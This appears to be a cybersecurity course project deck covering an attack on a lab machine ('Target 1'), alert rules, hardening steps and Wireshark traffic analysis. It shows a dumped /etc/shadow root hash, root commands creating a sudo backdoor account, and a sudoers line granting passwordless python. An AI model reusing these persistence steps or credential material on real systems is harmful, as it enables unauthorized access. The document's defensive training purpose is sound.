root:$6$SDnTp/7p$G6lgab3vtMwJu8Qua5Nuuv0djkcNcVi2ofirIU7jKSUWBQQyt4lIY78irV
jZPA9/MtJZlUZynVkse9XLi1mmH/:18436:0:99999:7 :::
daemon*:17755:0:99999:7 :::
bin*:17755:0:99999:7 :::
sys*:17755:0:99999:7 :::
sync*:17755:0:99999:7 :::
games*:17755:0:99999:7 :::
man*:17755:0:99999:7 :::
lp*:17755:0:99999:7 :::
mail*:17755:0:99999:7 :::
news*:17755:0:99999:7 :::
uucp*:17755:0:99999:7 :::
proxy*:17755:0:99999:7 :::
www-data*:17755:0:99999:7 :::
backup*:17755:0:99999:7 :::
list*:17755:0:99999:7 :::
```

```
root@target1:~# useradd cross
root@target1:~# usermod -aG sudo cross
root@target1:~# sudo passwd cross
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@target1:~# visudo
root@target1:~# sudo visudo
```

```
Shell No.1
File Actions Edit View Help
Modif
ied
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:$
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root ALL=(ALL:ALL) ALL
cross ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo ALL=(ALL) NOPASSWD:ALL
# See sudoers(5) for more information on "#include" directives:
#include /etc/sudoers.d
steven ALL=(ALL) NOPASSWD: /usr/bin/python
```

```
passwd: password updated successfully
root@target1:~# visudo
root@target1:~# usermod -s /bin/bash cross
root@target1:~# id cross
uid=1003(cross) gid=1003(cross) groups=1003(cross),27(sudo)
root@target1:~#
```

```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
# See the manual pages hosts_access(5) and hosts_options(5).
#
# Example: ALL: LOCAL @some_netgroup
# ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
sshd : 192.168.1.90
```


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Excessive HTTP Errors

Summarize the following:

- The metric used for this alert is `http.response.status_code`.
- The threshold: 400
 - WHEN `count()` GROUPED OVER top 5 '`http.response.status_code`' IS ABOVE 400 FOR THE LAST 5 minutes

```
> Jun 5, 2021 @ 02:31:13.919 watch_id: 12697312-30bd-4880-b8d8-ac48fcbed321 node: FNfCktQkTMGDGHxIwpIOug state: executed status.state.active: true status.state.timestamp: 2021-06-05T02:24:45.388Z
status.last_checked: 2021-06-05T02:31:13.919Z status.last_met_condition: 2021-06-05T02:31:13.919Z status.actions.logging_1.ack.timestamp: 2021-06-05T02:31:13.919Z
status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2021-06-05T02:31:13.919Z status.actions.logging_1.last_execution.successful: true
status.actions.logging_1.last_successful_execution.timestamp: 2021-06-05T02:31:13.919Z status.actions.logging_1.last_successful_execution.successful: true
status.execution_state: executed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Jun 5, 2021 @ 02:31:13.919
```


HTTP Request Size Monitor

Summarize the following:

- The metric used for this alert is http.request.bytes.
- The threshold: 3500
 - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

```
> Jun 3, 2021 @ 01:22:24.939 watch_id: 56f5149d-bb2d-48ac-b98e-94da7b494fee node: FNfCktQkTMGDGHxIwpIOug state: executed status.state.active: true status.state.timestamp: 2021-06-03T00:56:15.696Z
status.last_checked: 2021-06-03T01:22:24.939Z status.last_met_condition: 2021-06-03T01:22:24.939Z status.actions.logging_1.ack.timestamp: 2021-06-03T01:22:24.939Z
status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2021-06-03T01:22:24.939Z status.actions.logging_1.last_execution.successful: true
status.actions.logging_1.last_successful_execution.timestamp: 2021-06-03T01:22:24.939Z status.actions.logging_1.last_successful_execution.successful: true
status.execution_state: executed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Jun 3, 2021 @ 01:22:24.939
```

CPU Usage Monitor

Summarize the following:

- The metric used for this alert is system.process.cpu.total.pct.
- The threshold: 0.5
 - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

```
> Jun 4, 2021 @ 00:32:46.518 watch_id: cfdd2210-abbf-4796-a22f-cff70106e699 node: FNfCktQkTMGDGHxIwpIOug state: executed status.state.active: true status.state.timestamp: 2021-06-03T00:56:24.900Z
status.last_checked: 2021-06-04T00:32:46.520Z status.last_met_condition: 2021-06-04T00:32:46.520Z status.actions.logging_1.ack.timestamp: 2021-06-04T00:32:46.520Z
status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2021-06-04T00:32:46.520Z status.actions.logging_1.last_execution.successful: true
status.actions.logging_1.last_successful_execution.timestamp: 2021-06-04T00:32:46.520Z status.actions.logging_1.last_successful_execution.successful: true
status.execution_state: executed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Jun 4, 2021 @ 00:32:46.518
```


Hardening

Hardening Against Security Misconfiguration on Target 1

Set a custom port

- nano -w /etc/ssh/sshd_config
 - Search for: port
 - Set it as a different port: EX. 889
- Assigning Port 22 another port number would make it harder for the attacker to identify.

Hardening Against Security Misconfiguration on Target 1 Cont.

Disable Root Login

- `nano -w /etc/ssh/sshd_config`
 - `PermitRootLogin no`
 - `AllowUsers (username)`
 - `AllowUsers (username) root@(IP address)`
- This would allow only registered users to gain root access.
- The use of SSH keys can also be used. SSH keys are a little more secure than a standard password.

Hardening Against Weak Password Policy on Target 1

- A minimum password length should be enforced by the password policy. Passwords shorter than 8 characters are considered to be weak ([NIST SP800-63B](#)).
- A character maximum should also be set to more than 64 due to certain hashing algorithms.
- Store passwords in a secure fashion.

Hardening Against WordPress Enumeration on Target 1

- Creating a cron job to perform frequent updates will deter an attacker from attempting an exploit on the software.
- Perform updates Kali and Ubuntu
 - Command: `sudo apt update` (kali)
 - Command: `sudo apt update` (Ubuntu)
- Implement least privilege permissions
 - There are 6 pre-defined roles you can have on a WordPress website: Super Admin, Administrator, Editor, Author, Contributor, and Subscriber. Each role has a set of permissions, and can therefore perform some tasks (capabilities).

Implementing Patches

Implementing Patches

Patch Overview

Vulnerability 1: Brute Force Attack

- Patch: apt-get install fail2ban
- Why It Works: It scans log files (e.g. /var/log/apache/error_log) and bans IP's that show malicious signs such as too many password failures, seeking for exploits etc.

Vulnerability 2: Payload Delivery

- Patch: Deploy software updates as soon as vulnerabilities have been found.
- Why It Works: Updating the software would prevent attacks.

Vulnerability 3: DoS Attack

- Patch: DoS Defense System (DDS)
- Why It Works: DDS have a purpose-built system that can easily identify and obstruct denial of service attacks at a greater speed than a software based system.

Network Analysis

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Traffic Profile



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Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 166.62.111.64	Machines that sent the most traffic.
Most Common Protocols	UDP, HTTP,TCP	Three most common protocols on the network.
# of Unique IP Addresses	880	Count of observed IP addresses.
Subnets	255.255.255.0	Observed subnet ranges.
# of Malware Species	1 (Trojan)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Viewing videos on YouTube
- Downloading desktop backgrounds

Suspicious Activity


- Downloading Malware
- Downloading movies using torrent
- Setting up Domain Controller (DC) and Active Directory (AD) network

Normal Activity

Viewing YouTube Videos

Summarize the following:

- What kind of traffic did you observe?
Which protocols?
 - Traffic protocols observed were TCP and TLSv1.3
- What, specifically, was the user doing?
 - The user was spending a lot of time watching YouTube videos.



The image shows a Wireshark packet capture window. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. A filter bar at the top shows 'ip.dst == 216.58.193.142'. The main packet list table has columns: No., Time, Source, Destination, Protocol, Length, CNameString, and Info. The table contains several entries, with the selected entry (No. 17087) showing a TCP packet from Roger-MacBook-Pro.local to youtube-ui.l.google.com. The packet details pane on the right shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, and the application data payload.

No.	Time	Source	Destination	Protocol	Length	CNameString	Info
17087	2021-06-05 08:39:07.312751400	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TCP	78		50225 → https(443) [SYN,
17103	2021-06-05 08:39:07.336835900	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TCP	66		50225 → https(443) [ACK]
17105	2021-06-05 08:39:07.353683800	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TLSv1.3	583		Client Hello
17144	2021-06-05 08:39:07.701718100	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TCP	66		50225 → https(443) [ACK]
17145	2021-06-05 08:39:07.702774500	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TCP	66		50225 → https(443) [ACK]
17146	2021-06-05 08:39:07.704852500	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TLSv1.3	130		Change Cipher Spec, Appl:
17147	2021-06-05 08:39:07.706647400	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TLSv1.3	112		Application Data
17148	2021-06-05 08:39:07.708388800	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TLSv1.3	109		Application Data
17149	2021-06-05 08:39:07.710002200	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TLSv1.3	101		Application Data
17150	2021-06-05 08:39:07.714744500	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TLSv1.3	296		Application Data
17181	2021-06-05 08:39:08.067106900	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TCP	66		50225 → https(443) [ACK]
17187	2021-06-05 08:39:08.091028000	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TLSv1.3	97		Application Data
17188	2021-06-05 08:39:08.092044500	Roger-MacBook-Pro.local	youtube-ui.l.goog...	TCP	66		50225 → https(443) [ACK]

Frame 17087: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
Ethernet II, Src: Apple_52:d9:32 (a8:bb:cf:52:d9:32), Dst: Cisco_97:4b:f0 (00:01:c9:97:4b:f0)
Destination: Cisco_97:4b:f0 (00:01:c9:97:4b:f0)
Address: Cisco_97:4b:f0 (00:01:c9:97:4b:f0)
...0... = LG bit: Globally unique address (factory default)
...0... = IG bit: Individual address (unicast)
Source: Apple_52:d9:32 (a8:bb:cf:52:d9:32)
Address: Apple_52:d9:32 (a8:bb:cf:52:d9:32)
...0... = LG bit: Globally unique address (factory default)
...0... = IG bit: Individual address (unicast)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: Roger-MacBook-Pro.local (10.11.11.179), Dst: youtube-ui.l.google.com (216.58.193.142)
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Downloading Desktop Background

Summarize the following:

- What kind of traffic did you observe? Which protocol?
 - The traffic protocol observed was HTTP.
- What, specifically, was the user doing?
 - The user was downloading a personal background for their desktop.




```
[HTTP response 4/4]
[Prev request in frame: 14102]
[Prev response in frame: 14110]
[Request URI: http://b5689023.green.mattingsolutions.co/empty.gif?ss&ss1img]
  HTTP chunked response
  File Data: 14460 bytes
  Line-based text data: text/html (1 lines)
```

Malicious Activity

Downloading Malware

Summarize the following:

- What kind of traffic did you observe?
Which protocol?
 - The traffic protocol observed was HTTP.
- What, specifically, was the user doing?
 - The user was downloading a malware file.



Downloading Movies Using Torrent

Summarize the following:

- What kind of traffic did you observe? Which protocol?
 - The traffic protocol observed was HTTP.
- What, specifically, was the user doing?
 - This user was illegally downloading a Betty Boop movie.



http.request and !(ssdp) && ip.src == 10.0.0.201

No.	Time	Source	Destination	Prot
4060	32.076639600	BLANCO-DESKTOP.dogo...	files.publicdomaint...	HTT
4076	32.204323700	BLANCO-DESKTOP.dogo...	files.publicdomaint...	HTT
4084	32.220726600	BLANCO-DESKTOP.dogo...	pagead46.1.doublecl...	HTT
4089	32.231160900	BLANCO-DESKTOP.dogo...	digg.com	HTT
4135	32.357464500	BLANCO-DESKTOP.dogo...	files.publicdomaint...	HTT
4198	32.778998400	BLANCO-DESKTOP.dogo...	files.publicdomaint...	HTT
4288	33.798866900	BLANCO-DESKTOP.dogo...	www.assoc-amazon.com	HTT
4337	34.526339700	BLANCO-DESKTOP.dogo...	files.publicdomaint...	HTT
4424	35.566275500	BLANCO-DESKTOP.dogo...	www.assoc-amazon.com	HTT
